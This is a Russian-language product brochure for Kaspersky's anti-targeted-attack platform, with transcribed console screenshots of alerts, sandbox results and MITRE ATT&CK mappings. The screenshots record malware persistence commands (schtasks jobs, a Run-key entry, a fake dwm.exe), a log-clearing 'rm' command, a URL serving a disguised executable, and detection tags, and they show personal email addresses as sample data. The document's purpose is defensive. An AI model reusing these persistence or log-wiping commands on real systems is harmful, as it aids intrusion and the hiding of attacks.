


Глобальные данные об угрозах



Обогащение данными матрицы MITRE ATT&CK

Схема централизованного реагирования на инциденты





Один программный продукт с единой веб-консолью



Автоматизация рутинных операций и наглядное представление



Быстрый поиск IoC, анализ IoA и сопоставление с матрицей MITRE ATT&CK, доступ в TI



Автоматический сбор и централизованное хранение данных



Инструментарий для проактивного поиска угроз



Взаимодействие с превентивными технологиями и обогащение SIEM/SOC



Централизованный процесс реагирования

- Предоставляет комплексный единый инструментарий защиты
- Защищает множество точек входа потенциальной атаки
- Создает целостную картину происходящего
- Автоматизирует рутинную ручную работу
- Оптимизирует рабочую нагрузку экспертов
- Уменьшает количество ложных срабатываний и время для анализа
- Сокращает среднее время обнаружения и реагирования на инциденты (MTTD / MTTR)
- Повышает эффективность процесса реагирования на инциденты



**Kaspersky
Anti Targeted
Attack Platform**


- Dashboard
- Alerts 999+
- Threat Hunting
- Tasks
- Prevention
- User rules ▾
- Storage ▾
- Endpoint Agents
- Reports ▾
- Settings ▸

Dashboard

Processed | Day | 11 Mar 2020


Alerts by status

<input checked="" type="checkbox"/> New	23 895
<input checked="" type="checkbox"/> In process	0
<input checked="" type="checkbox"/> Processed	0
Total	23 895




Alerts by importance

<input checked="" type="checkbox"/> High	5 734
<input checked="" type="checkbox"/> Medium	23
<input checked="" type="checkbox"/> Low	18 138
Total	23 895



Alerts by technology

<input checked="" type="checkbox"/> YARA	0
<input checked="" type="checkbox"/> Sandbox	113
<input checked="" type="checkbox"/> URL Reputation	18 654
<input checked="" type="checkbox"/> Intrusion Detection System	32
<input checked="" type="checkbox"/> Anti-Malware Engine	5 200
<input checked="" type="checkbox"/> Targeted Attack Analyzer	0
<input checked="" type="checkbox"/> IOC	0



Domains


virexch14.avp.ru	2 075
www.a-graph.fr	524
www.brainmasterclasses.com	334
saborzuliano.com	316
test.azbez.com	238
zoomst.net	121
adi-bulegoa.com	92
www.srkmv.in	88
id.ttz5.cn	85
cdd.net.ua	76

IP

10.64.48.13	5 839
10.64.48.14	5 223
10.70.24.36	4 844
10.70.24.72	4 723
10.70.74.62	1 357
10.70.24.100	811
10.68.20.82	715
10.64.67.143	67
10.65.53.50	4
10.70.17.105	4

Alerts by attack vector

<input checked="" type="checkbox"/> Files from email	31
<input checked="" type="checkbox"/> Files from traffic	5 178
<input checked="" type="checkbox"/> URL from email	201
<input checked="" type="checkbox"/> URL from traffic	18 453
<input checked="" type="checkbox"/> Endpoint Agents	0



Email senders

qgjhfs@otphb.com	26
aase@dame-dev.tuxfamily.org	21
charmaine@claleo.biz	21
anakin@samuiconnect.com	20
bersules@av-productweb.com	20
noreply@kaspersky.com	16
do_not_reply@prebytes.com	15
info@promolead.eu	10
bqglxgsm@vlogbao.com	8
oqq@oadchain.com	8

Email recipients

robert.brignell@kaspersky.com	26
newvirus@kaspersky.com	22
corporatesales@kaspersky.com	21
nicola.rix@kasperskylab.co.uk	21
roland.imme@kaspersky.de	20
stefan.kraemer@kaspersky.de	20
stat-in@kaspersky.com	17
intelreports@kaspersky.com	8
marketinginfo@kaspersky.de	8
lab@kaspersky.com	5

Консоль платформы КАТА – Обнаружение угроз



**Kaspersky
Anti Targeted
Attack Platform**

- Dashboard
- Alerts 5
- Threat Hunting
- Tasks
- Prevention
- User rules ▾
- Storage ▾
- Endpoint Agents
- Reports ▾
- Settings ▶

SecOff >

Alerts

17
Total

0
VIP



12
High

2
Medium

3
Low



7
New

10
In process

Processed
Filters ▾
Show all

	VIP	Created		Detected	Details	Source	Destination	Technologies	State
<input type="checkbox"/>	<input type="checkbox"/>	13/04 21:47	<input type="checkbox"/>	Malicious host	Domain: bug.qainfo.ru			URL	New
<input type="checkbox"/>	<input type="checkbox"/>	06/04 15:18	<input type="checkbox"/>	Botnet C&C (CnC.Win32.Generic)	Domain: tamilwebs.site			URL	New
<input type="checkbox"/>	<input type="checkbox"/>	06/04 15:18	<input type="checkbox"/>	Trojan, Suspicious	Object: your invoice is attached			SB	New
<input type="checkbox"/>	<input type="checkbox"/>	06/04 15:18	<input type="checkbox"/>	Trojan, Suspicious	Object: your invoice is attached			SB	New
<input type="checkbox"/>	<input type="checkbox"/>	06/04 15:18	<input type="checkbox"/>	Backdoor (2), Trojan (5), DangerousObject, Trojan-Dropper (2)	Object: invoice.exe			AM SB	New
<input type="checkbox"/>	<input type="checkbox"/>	06/04 15:09	<input type="checkbox"/>	Suspicious	Object: C:\Users\John\Desktop\invitation_message.doc.bat			SB	New
<input type="checkbox"/>	<input type="checkbox"/>	06/04 15:04	<input type="checkbox"/>	Trojan, Suspicious	Object: kilo.dot			SB	New
<input type="checkbox"/>	<input type="checkbox"/>	06/04 13:05	<input type="checkbox"/>	Trojan.Win32.Vobfus.a	Detect: Trojan.Vobfus.HTTP.Download			IDS	SecOff
<input type="checkbox"/>	<input type="checkbox"/>	06/04 13:05	<input type="checkbox"/>	Trojan-Downloader.WinLNK.Agent.a	Detect: Trojan-Downloader.Agent.HTTP.C&C			IDS	SecOff
<input type="checkbox"/>	<input type="checkbox"/>	06/04 13:05	<input type="checkbox"/>	Generic suspicious network activity	Detect: Backdoor.Agent.HTTP.C&C			IDS	SecOff
<input type="checkbox"/>	<input type="checkbox"/>	06/04 13:05	<input type="checkbox"/>	Trojan.Win32.VBKrypt.a	Detect: Trojan.VBKrypt.HTTP.ServerRequest			IDS	SecOff
<input type="checkbox"/>	<input type="checkbox"/>	06/04 13:05	<input type="checkbox"/>	Malicious host	Domain: quiltyfabricsorders.xyz			URL	SecOff
<input type="checkbox"/>	<input type="checkbox"/>	06/04 13:05	<input type="checkbox"/>	Malicious host	Domain: quiltyfabricsorders.xyz			URL	SecOff
<input type="checkbox"/>	<input type="checkbox"/>	06/04 12:11	<input type="checkbox"/>	TA-related host (Darkhotel)	Domain: largeurlcache.com			URL	SecOff
<input type="checkbox"/>	<input type="checkbox"/>	06/04 12:01	<input type="checkbox"/>	suspicious_powershell_cmdline_downloading	Detect: 2			TAA	SecOff
<input type="checkbox"/>	<input type="checkbox"/>	06/04 12:01	<input type="checkbox"/>	powershell_with_network_activity	Detect: 2			TAA	SecOff
<input type="checkbox"/>	<input type="checkbox"/>	06/04 12:00	<input type="checkbox"/>	files_with_double_extensions	Detect: 2			TAA	SecOff

Консоль платформы КАТА – Срабатывание в «песочнице» и предотвращение заражения в автоматическом режиме

The screenshot displays the Kaspersky Anti Targeted Attack Platform (KATA) console interface. The left sidebar contains navigation options: Dashboard, Alerts (999+), Threat Hunting, Tasks, Prevention, User rules, Storage, Endpoint Agents, Reports, and Settings. The main content area shows an alert for 'Alert #1059368' with a state of 'New' and high importance. The host is identified as 'hqproxysr2.avp.ru, 10.64.48.14' and the data source is 'SPAN Sensor 127.0.0.1 (11/03 10:05:59)'. The object information section shows a file named '2c.jpg' (ExecutableWin32pe) with a size of 2 MB and MD5 hash SHA256. Below this, the network event table shows a GET request to 'http://ngoxcompany.com/wp-content/themes/astra/languages/2c.jpg' from source IP 10.64.48.14 to destination IP 204.93.196.181:80. The scan results section shows the file was detected as malicious by AM (HEUR:Trojan.Win32.Generic, Trojan.Win32.Miner.aahgi, UDS:DangerousObject.Multi.Generic, UDS:Trojan.Win32.Miner, VHO:Backdoor.Win32.Agent.gen, VHO:Trojan.Win32.Miner.aahgi, not-a-virus:VHO:NetTool.Win32.TorJok.gen, not-a-virus:VHO:NetTool.Win32.TorTool.gen) and SB (Backdoor.Win32.Androm, HEUR:Trojan.Win32.Generic, IDS:NetTool.TorJok.SSL.C&C, IDS:NetTool.TorTool.TCP.C&C, Trojan-Dropper.Win32.Injector, Trojan-Ransom.Win32.Shade.sb, Trojan.Win32.Agent.sb, Trojan.Win32.Miner.aahgi, Trojan.Win32.Yakes). The YARA rule is not detected. Action buttons include 'Sandbox detect', 'Find on KL TIP', and 'Create a prevention rule'.

Kaspersky Anti Targeted Attack Platform

Dashboard
Alerts **999+**
Threat Hunting
Tasks
Prevention
User rules
Storage
Endpoint Agents
Reports
Settings

All alerts > Alert #1059368 ☆

Assign to @Me | Mark as processed

State: ● New
Importance: ■ High
Host: hqproxysr2.avp.ru, 10.64.48.14
Data source: SPAN Sensor 127.0.0.1 (11/03 10:05:59)

Time created: 11 March 2020 10:05
Time updated: 11 March 2020 10:07

Object information

2c.jpg 2 MB MD5 SHA256
ExecutableWin32pe

Find on KL TIP | Create a prevention rule | Download file

Network event

Date	Source IP	URL	User agent
Time	Destination IP	Referrer	User name
11/03	10.64.48.14:14717	[GET] http://ngoxcompany.com/wp-content/themes/astra/languages/2c.jpg	Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) P...
10:05:59	204.93.196.181:80	-	-

Scan results

2c.jpg MD5

AM HEUR:Trojan.Win32.Generic, Trojan.Win32.Miner.aahgi, UDS:DangerousObject.Multi.Generic, UDS:Trojan.Win32.Miner, VHO:Backdoor.Win32.Agent.gen, VHO:Trojan.Win32.Miner.aahgi, not-a-virus:VHO:NetTool.Win32.TorJok.gen, not-a-virus:VHO:NetTool.Win32.TorTool.gen

SB Backdoor.Win32.Androm, HEUR:Trojan.Win32.Generic, IDS:NetTool.TorJok.SSL.C&C, IDS:NetTool.TorTool.TCP.C&C, Trojan-Dropper.Win32.Injector, Trojan-Ransom.Win32.Shade.sb, Trojan.Win32.Agent.sb, Trojan.Win32.Miner.aahgi, Trojan.Win32.Yakes

YARA ✓ Not detected

Sandbox detect | Find on KL TIP | Create a prevention rule

Срабатывание «в песочнице» – дерево активности, сопоставление с матрицей MITRE ATT&CK

Kaspersky Anti Targeted Attack Platform

- Dashboard
- Alerts** 5
- Threat Hunting
- Tasks
- Prevention
- User rules
- Storage
- Endpoint Agents
- Reports
- Settings

SecOff

All alerts > Alert #135 > Sandbox scan results New prevention rule

\REGISTRY\MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\DSL Manager (MITRE: T1112 Modify Registry).

- The process Swindir\System32\schtasks.exe has created a job "schtasks.exe" /create /f /tn "DSL Manager" /xml "Suser\Stemp\tmpB8C3.tmp" in Windows Scheduler (MITRE: T1053 Scheduled Task).
- The process Swindir\System32\svchost.exe has created the file in the system folder: Swindir\System32\Tasks\DSL Manager.
- The process Swindir\System32\svchost.exe has created a job Swindir\System32\Tasks\DSL Manager in Windows Scheduler (MITRE: T1053 Scheduled Task).
- The process Swindir\System32\schtasks.exe has created a job "schtasks.exe" /create /f /tn "DSL Manager Task" /xml "Suser\Stemp\tmpBBB1.tmp" in Windows Scheduler (MITRE: T1053 Scheduled Task).
- The process Swindir\System32\svchost.exe has created the file in the system folder: Swindir\System32\Tasks\DSL Manager Task.
- The process Swindir\System32\svchost.exe has created a job Swindir\System32\Tasks\DSL Manager Task in Windows Scheduler (MITRE: T1053 Scheduled Task).
- The process Swindir\System32\schtasks.exe has created a job "Swindir\System32\schtasks.exe" /create /tn AJRouter /tr "Suser\Sappdata\ntest\dwm.exe" /sc minute /mo 1 /F in Windows Scheduler (MITRE: T1053 Scheduled Task).
- Operation with a file, which is named like a system file but located in an unconventional folder, was performed (MITRE T1036 Masquerading): ("count":1,"ksn_only":0;"name":"filename_like_system_tool_in_wrong_place_dropped";"Drop_path":"Suser\Sappdata\ntest\dwm.exe";"process":26;"Image_path":"Selfpath\\Selfname.exe";"Pid":1280;"importance":"Low";"interest_level":100;"severity":29
- The process Swindir\System32\svchost.exe has created the file in the system folder: Swindir\System32\Tasks\AJRouter.
- The process Swindir\System32\svchost.exe has created a job Swindir\System32\Tasks\AJRouter in Windows Scheduler (MITRE: T1053 Scheduled Task).

Activity tree

The activity tree diagram illustrates the sequence of events starting from a sample run of \$selfname.exe. The root node is \$selfname.exe, which branches into several child nodes: RegAum.exe, svchost.exe, schtasks.exe, and another \$selfname.exe. RegAum.exe further branches into schtasks.exe, lsass.exe, svchost.exe, and dsimgvr.exe. The svchost.exe nodes branch into DSL Manager, DSL Manager Task, and AJRouter. The schtasks.exe nodes branch into schtasks.exe. The final \$selfname.exe node branches into schtasks.exe and another \$selfname.exe. Each node is accompanied by a description of the activity and a severity indicator.

The screenshot displays the Kaspersky Anti Targeted Attack Platform interface. On the left is a dark sidebar with navigation options: Dashboard, Alerts (999+), Threat Hunting (selected), Tasks, Prevention, User rules, Storage, Endpoint Agents, Reports, and Settings. The main content area is white and shows the breadcrumb path: All events > Process started > T1035_Service_Execution. Below this, key attributes are listed: IOA name(s) is T1035_Service_Execution (IOA ID), Importance is Medium, and Confidence is Low. A green button labeled 'Add to exceptions' is visible. A green bar contains 'Events' and 'Alerts' tabs. The 'Description' section states: 'Start of Windows service was detected. Adversaries can create and run malicious services.' The 'Recommendations' section advises: 'Make sure that the activity is legitimate, determine its origin and purpose. Find out what exactly was launched as a service and check the launch arguments.' The 'MITRE Technique' section includes a table with one entry:

MITRE ID	Name	Tactics	Source reference
T1035	Service Execution	Execution	https://attack.mitre.org/techniques/T1035

Below the table, the 'Description' text reads: 'Adversaries may execute a binary, command, or script via a method that interacts with Windows services, such as the Service Control Manager. This can be done by either creating a new service or modifying an existing service. This technique is the execution used in conjunction with [New Service](https://attack.mitre.org/techniques/T1050) and [Modify Existing Service](https://attack.mitre.org/techniques/T1031) during service persistence or privilege escalation.' The 'Mitigation' text reads: 'Ensure that permissions disallow services that run at a higher permissions level from being created or interacted with by a user with a lower permission level. Also ensure that high permission level service binaries cannot be replaced or modified by users with a lower permission level. Identify unnecessary system utilities or potentially malicious software that may be used to interact with Windows services, and audit and/or block them by using whitelisting (Citation: Beechey 2010) tools, like AppLocker, (Citation: Windows...'. The 'Possible false positive' section states: 'Services can be launched by authorized users and legitimate applications.'

Kaspersky Anti Targeted Attack Platform

- Dashboard 1
- Alerts 201
- Threat Hunting
- Tasks
- Prevention
- User rules ▼
- Storage ▼
- Endpoint Agents
- Reports ▼
- Settings ▶

All events > Process started

crond 2 sh 7 find 56 rm 1

[Isolate docker.sales.lab](#) [Create a prevention rule](#) [Create a task](#)

Details **Events (1)**

Process started

IOA tags	linux_log_cleared
File	<code>"/usr/bin/rm"</code>
Process ID	99281
Command	<code>rm -f /var/log/sa/sar28</code>
MD5	6008167a7b6ee9cc7e7d70351eca5d1c
SHA256	1e1d365501809c58ab9d505b26d67b30783627d590c2979cd37dd181987c5142
Size	61 KB
Event time	16 July 2021 00:53:04.699

Parent process

